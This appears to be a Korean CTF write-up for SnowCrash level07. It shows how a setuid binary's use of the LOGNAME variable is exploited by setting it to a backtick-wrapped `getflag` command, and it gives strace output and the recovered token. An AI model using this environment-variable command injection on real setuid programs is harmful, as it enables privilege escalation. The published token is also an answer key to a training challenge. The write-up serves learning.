level07

태그	Shell
상태	완료

풀이과정

겪었던 어려움

풀이과정

env, 쉘 내장 명령어

앞 level 처럼 strings 명령어를 통해서 level07 파일을 읽어 봤을 때 이질적인 `LOGNAME/bin/echo`을 확인한 후 env를 통해서 환경변수를 확인 해본 결과 `LOGNAME=level07` 인 것을 확인했다.


쉘 기본 명령어인 환경 변수가 key값이 있는 경우 <key> = <value>를 실행한 경우 환경변수를 갱신하게된다. 그것을 이용해서 `LOGNAME=’`getflag`’` 를 한 후 `./level07`을 실행시키면 flag를 얻어 낼 수 있다.

++

strace를 이용해보면 어떤 함수를 호출하는 것으로 추정됨

```
setresuid32(2007, 2007, 2007)           = 0
brk(0)                                  = 0x804b000
brk(0x806c000)                          = 0x806c000
rt_sigaction(SIGINT, {SIG_IGN, [], 0}, {SIG_DFL, [], 0}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_IGN, [], 0}, {SIG_DFL, [], 0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0xbffff6cc) = 3745
waitpid(3745, level07
[{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0) = 3745
rt_sigaction(SIGINT, {SIG_DFL, [], 0}, NULL, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL, [], 0}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD (Child exited) @ 0 (0) ---
```

추가로 ltrace를 이용해서 로그를 보면 환경변수에서 LOGNAME을 가져와서 출력하는것을 알 수 있다



정답

```
level07@SnowCrash:~$ LOGNAME='`getflag`'
level07@SnowCrash:~$ ./level07
Check flag.Here is your token : fiumuikeil55xe9cu4dood66h
```

`'fiumuikeil55xe9cu4dood66h'`

출처